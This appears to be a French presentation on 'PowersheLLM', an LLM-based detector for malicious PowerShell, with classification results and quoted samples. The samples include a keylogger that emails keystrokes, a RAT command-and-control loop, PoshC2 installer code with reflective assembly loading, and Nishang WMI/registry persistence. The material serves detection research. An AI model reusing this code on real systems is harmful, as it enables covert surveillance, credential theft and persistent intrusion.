    $Handler.Control('A', $function:CmdCopyText),
    $Handler.Control('V', $function:CmdPasteText),
    $Handler.Control('W', $function:CmdCutText),
    $Handler.Control('X', $function:CmdCutText),
    $Handler.ControlMeta([ConsoleKey]::LeftArrow, $function:CmdBackwardWord),
    $Handler.ControlMeta([ConsoleKey]::RightArrow, $function:CmdForwardWord),
    $Handler.ControlBackspace($function:CmdDeleteBackward),
    $Handler.ControlMeta([ConsoleKey]::Delete, $function:CmdDeleteWord)
)
```

```
function CmdCopyText {
    if ( !$this.selectingL -and !$this.selectingR ) {
        $this.clip.Text = $this.text.ToString()
        $this.clip.SelectAll()
        $this.clip.Copy()
    }
}

function CmdCutText {
    if ( !$this.selectingL -and !$this.selectingR ) {
        $this.clip.Text = $this.text.ToString()
        $this.clip.SelectAll()
        $this.clip.Copy()
        DeleteSelectedText
    }
}

function CmdPasteText {
    if ( $this.selectingL -or $this.selectingR ) {
        $this.clip.Text = ""
        $this.clip.Paste()
        InsertTextAtCursor $this.clip.Text
        InitSelecting;
    }
}
```

- [39d187ee30f3b2a4](#): VT score 0
- Editeur de texte ou équivalent awk / sed
- A conserver !



# Résultats et analyses - Vrais positifs

> Notre modèle a raison <

```
function Download-File
{
    Param
    (
        [string]
        $From,
        [string]
        $To
    )
    if ($psdownloader -ne "TRUE") {
        $Script:psdownloader = "TRUE"
        $PS = "TVqQAAMAAAAAEAAAA//8AALgAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA4fug4AtAnNIbgBTM0hVghpcyl"
        $DllBytes = [System.Convert]::FromBase64String($PS)
        $Assembly = [System.Reflection.Assembly]::Load($DllBytes)
    }

    $r = [PoshWebRequest]::MakeRequest("$From", "Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko", "");
    [System.IO.File]::WriteAllBytes($To, $r.data)
}
```

```
$downloadpath = "https://github.com/nettitude/PoshC2/archive/master.zip"
$pathexists = Test-Path $installpath

if (!$pathexists) {
    New-Item $installpath -Type Directory
}

Write-Host "[+] Downloading PoshC2 to $installpath"
Download-File -From $downloadpath -To "$($installpath)PoshC2-master.zip"
$downloaded = Test-Path "$($installpath)PoshC2-master.zip"

if ($downloaded) {
```

- [e01367262903442d](#): VT score 13
- Posh C2 - install
- A reclasser !

# Résultats et analyses - Vrais positifs

> Notre modèle a raison <

```
$bytes = [System.IO.File]::ReadAllBytes("$($installpath)PowershellC2\Start-C2-Server.lnk")  
$bytes[0x15] = $bytes[0x15] -bor 0x20  
[System.IO.File]::WriteAllBytes("$($installpath)PowershellC2\Start-C2-Server.lnk", $bytes)
```

```
$SourceExe = "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"  
$ArgumentsToSourceExe = "-exec bypass -c ${poshpath}C2-Installer.ps1 $installpath"  
$DestinationPath = "$($installpath)PowershellC2\Update-PoshC2.lnk"  
$WshShell = New-Object -comObject WScript.Shell  
$Shortcut = $WshShell.CreateShortcut($DestinationPath)  
$Shortcut.TargetPath = $SourceExe  
$Shortcut.Arguments = $ArgumentsToSourceExe  
$Shortcut.Save()
```

```
$bytes = [System.IO.File]::ReadAllBytes("$($installpath)PowershellC2\Start-C2-Server.lnk")  
$bytes[0x15] = $bytes[0x15] -bor 0x20  
[System.IO.File]::WriteAllBytes("$($installpath)PowershellC2\Start-C2-Server.lnk", $bytes)
```

```
$SourceExe = "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"  
$ArgumentsToSourceExe = "-exec bypass -c import-module ${poshpath}C2-Viewer.ps1; c2-viewer -poshpath ${poshpath}"  
$DestinationPath = "$($installpath)PowershellC2\Start-Team-Viewer.lnk"  
$WshShell = New-Object -comObject WScript.Shell  
$Shortcut = $WshShell.CreateShortcut($DestinationPath)  
$Shortcut.TargetPath = $SourceExe  
$Shortcut.Arguments = $ArgumentsToSourceExe  
$Shortcut.Save()
```

```
Write-Host "[+] Sucessfully installed PosHC2"
```

- e01367262903442d: VT score 13
- PosH C2 - install
- A reclasser !



# Résultats et analyses – Faux positifs ... selon contexte

```
$sploaded = $null
Function Get-ServicePerms {

if ($sploaded -ne "TRUE") {
    $script:sploaded = "TRUE"
    echo "Loading Assembly"
    $i = "TVqQAAMAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAA"
    $dllbytes = [System.Convert]::FromBase64String($i)
    $assembly = [System.Reflection.Assembly]::Load($dllbytes)
}

[ServicePerms]::dumpservices()
$computer = $env:COMPUTERNAME
$complete = "[+] Writing output to C:\Temp\Report.html"
echo "[+] Completed Service Permissions Review"
echo "$complete"
}
```

```
19  dumpservices
18  System.Net
17  System.Security.AccessControl
16  mscoree.dll
15  System.IO
15  GetHostName
15  C:\Temp\Report.html
13  System.Runtime.CompilerServices
12  ^(.+?).exe
11  System.ServiceProcess
10  System.Data
10  targetTable
10  targetTable
9   SELECT * FROM Win32_Service
9   get_FullName
9   get_Directory
9   CommonObjectSecurity
8   get_FileSystemRights
```

dabe38d1bd7b91bb: VT score 1

- Créateur de rapport d'inventaire d'une machine
- A retirer du dataset d'entraînement



# Résultats et analyses – FN

Let's analyse more scripts !

- Vrais faux négatifs
- Faux faux négatifs (aka: Vrais négatifs)
- Faux négatifs selon le contexte d'emploi



# Résultats et analyses - Vrais faux négatifs

> Notre modèle se trompe <

```
$urlConsole = "https://myshortbio.com/Ght +tg :h4eeGRjrgw212t67"
if ($urlConsole -like '*%URL%*') {
    Out-Debug "Module is uninitialized: urlConsole is '$urlConsole'"
    exit
}

# -- Start
while ($true) {
    $_nextStart = (Get-Date).AddSeconds($Interval)

    # query console for job
    $_tl = ""
    Get-Job | % { $_tl += $_.Name + "|" }
    $_tl = $_tl.TrimEnd("|")

    $debCnt += 1
    if ($debCnt % 100 -eq 1) {
        $_dbg = "QUERY Console (Loop#$ debCnt). TaskList: " + $_tl
        Out-Debug $_dbg
    }

    $_query = (Convert-ToBase64 "QUERY") + "n" + (Convert-ToBase64 $_tl)
    ($_task, $_err) = Send-ToConsole $_query
    if (([String]::IsNullOrEmpty($_err) -eq $true) -and ([String]::IsNullOrEmpty($_task) -eq $false)) {
        Run-Command $_task
    }
}

function Get-BiosSerial() {
    $sn = "BIOS UNKNOWN"
    $_sn = ""
    try {
        $_q = "S!ELE!CT S!erial Nu!mb!er F!ROM! Wi!n32!BIOS!"
        $mSearcher = Get-WmiObject -Query ($_q -replace '!', "") -ea Silent
        if ($mSearcher) {
            foreach ($o in $mSearcher) {
                if ($o.Properties.Name -eq "SerialNumber") {
                    $_sn = $o.Properties.Value
                }
            }
        }
    }
}
```

- 7d8671c91a02bfbf : VT score 38
- RAT powerplant C2
- A conserver !



# Résultats et analyses - Vrais faux négatifs

> Notre modèle se trompe <

```
# scan all ASCII codes above 8
for ($ascii = 9; $ascii -le 254; $ascii++) {
    # get current key state
    $state = $API::GetAsyncKeyState($ascii)

    # is key pressed?
    if ($state -eq -32767) {
        $null = [console]::CapsLock

        # translate scan code to real code
        $virtualKey = $API::MapVirtualKey($ascii, 3)

        # get keyboard state for virtual keys
        $kbstate = New-Object Byte[] 256
        $checkkbstate = $API::GetKeyboardState($kbstate)

        # prepare a StringBuilder to receive input key
        $mychar = New-Object -TypeName System.Text.StringBuilder

        # translate virtual key
        $success = $API::ToUnicode($ascii, $virtualKey, $kbstate, $mychar,

        if ($success)
        {
            # add key to logger file
            [System.IO.File]::AppendAllText($Path, $mychar, [System.Text.Encoding]::UTF8)
        }
    }
}
$TimeNow = Get-Date
}
$Runner++
send-mailmessage -from $from -to $to -subject $Subject -body $body -Attachment $Attachment -smtpserver $SMTPServer -smtpport $SMTPPort
Remove-Item -Path $Path -force
}
```

```
# Edit only this section!
$TimesToRun = 2
$RunTimeP = 1
$From = "keylogger81@gmail.com"
$Pass = "lovis@123"
$To = "lovis@great59@gmail.com"
$Subject = "Keylogger Results"
$body = "Keylogger Results"
$SMTPServer = "smtp.mail.com"
$SMTPPort = "587"
$credentials = new-object Management.Automation.PSCredential $From,
```

- 864b7259d829a2e0: VT score 36
- Keylogger par mail !
- A conserver !

*"it's not stupid if it works"*



# Résultats et analyses – Vrais négatifs

## .DESCRIPTION

This payload encodes the given string to base64 string and writes it to base64encoded.txt in current directory.

```
function StringtoBase64
{
    [CmdletBinding()]
    Param ( [Parameter(Position = 0, Mandatory = $False)]
            [String]
            $Str,

            [Parameter(Position = 1, Mandatory = $False)]
            [String]
            $outfile=".base64encoded.txt",

            [Switch]
            $IsString
    )

    if($IsString -eq $true)
    {
        $utfbytes = [System.Text.Encoding]::Unicode.GetBytes($Str)
    }
    else
    {
        $utfbytes = [System.Text.Encoding]::Unicode.GetBytes((Get-Content $Str))
    }

    $base64string = [System.Convert]::ToBase64String($utfbytes)
    Out-File -InputObject $base64string -Encoding ascii -FilePath "$outfile"
    Write-Output "Encoded data written to file $outfile"
}
```

- 7b38052a976f297e: VT score 9
- Encodeur base 64 !
- A reclasser !



# Résultats et analyses – Faux négatifs...selon contexte

```
<#  
.SYNOPSIS  
Nishang script which could be used to add reboot persistence to a powershell script.  
  
$currentPrincipal = New-Object Security.Principal.WindowsPrincipal([Security.Principal.WindowsIdentity]::GetCurrent())  
if($currentPrincipal.IsInRole([Security.Principal.WindowsBuiltInRole]::Administrator) -eq $true)  
{  
    $scriptpath = $env:TEMP  
    $scriptFileName = "$scriptpath\$name"  
    $filterNS = "root\cimv2"  
    $wmiNS = "root\subscription"  
    $query = @"  
        Select * from InstanceCreationEvent within 30  
        where targetInstance isa 'Win32 LogonSession'  
    @"  
  
    $filterName = "WindowsSanity"  
    $filterPath = Set-WmiInstance -Class EventFilter -Namespace $wmiNS -Arguments @{name=$filterName; query=$query}  
    $consumerPath = Set-WmiInstance -Class ActiveScriptEventConsumer -Namespace $wmiNS -Arguments @{Filter=$filterName}  
    Set-WmiInstance -Class FilterToConsumerBinding -Namespace $wmiNS -arguments @{Filter=$filterName; Consumer=$consumerPath}  
}  
else  
{  
    New-ItemProperty -Path HKCU:\Software\Microsoft\Windows\CurrentVersion\Run\ -Name Update -PropertyType String -Value "Set objShell = CreateObject(`"Wscript.shell`") > $env:TEMP\$name  
    echo "Set objShell = CreateObject(`"Wscript.shell`") > $env:TEMP\$name  
    echo "objShell.run(`"powershell -WindowStyle Hidden -executionpolicy bypass -file $env:temp\$name`")  
}  
}
```



358c6ef0fe0f93a6: score 7

- Mise en persistance d'un script (@reboot en powershell ...)
- A retirer du dataset d'entraînement





# Un outil efficace mais qui a des limites

- 1024 Tokens = perte d'une partie des informations
- Mauvaise classification des données d'entraînement (confiance dans les sources)
- Si un attaquant fait un beau code, notre LLM peut être berné, tout comme le premier coup d'oeil de l'analyste !

Language Learning Models (LLMs) have revolutionized the field of natural language processing, enabling machines to understand and generate human-like text. At the core of LLMs lies the concept of tokens, which serve as the fundamental building blocks for processing and representing text data. In this blog post, we'll demystify tokens in LLMs, unraveling their significance and exploring how they contribute to the power and flexibility of these remarkable models.



# Du malveillant au malsain, quelle défense pour nos SI ?

- Zone grise = On ne peut pas forcer notre algo à classifier.
- **Tâche décisionnelle** à faire à plusieurs acteurs ! (concepteur du modèle, rssi, admins ... Etc)
- À utiliser dans son contexte qui **ne doit pas** être figé. Il devrait être intégré dans un process d'amélioration continue. Ainsi le modèle évoluera au fur et à mesure selon les données qu'il reçoit
- PowersheLLM est une proposition facile à mettre en oeuvre et efficace.
- L'intelligence artificielle étant utilisée comme un **outil au profit de l'analyse** ! (et non en remplacement !!)



# Conclusion



La sécurité des Systèmes d'Informations à l'heure des LLM, où en sommes-nous ?

IA vs IA

Cet outil de détection, proposé sous forme de preuve de concept, révélera son potentiel si **associé** à d'autres moyens de détection.

Ces combinaisons permettant de réduire les mailles du filet de la détection et de tendre vers une **défense en profondeur** plus efficace !

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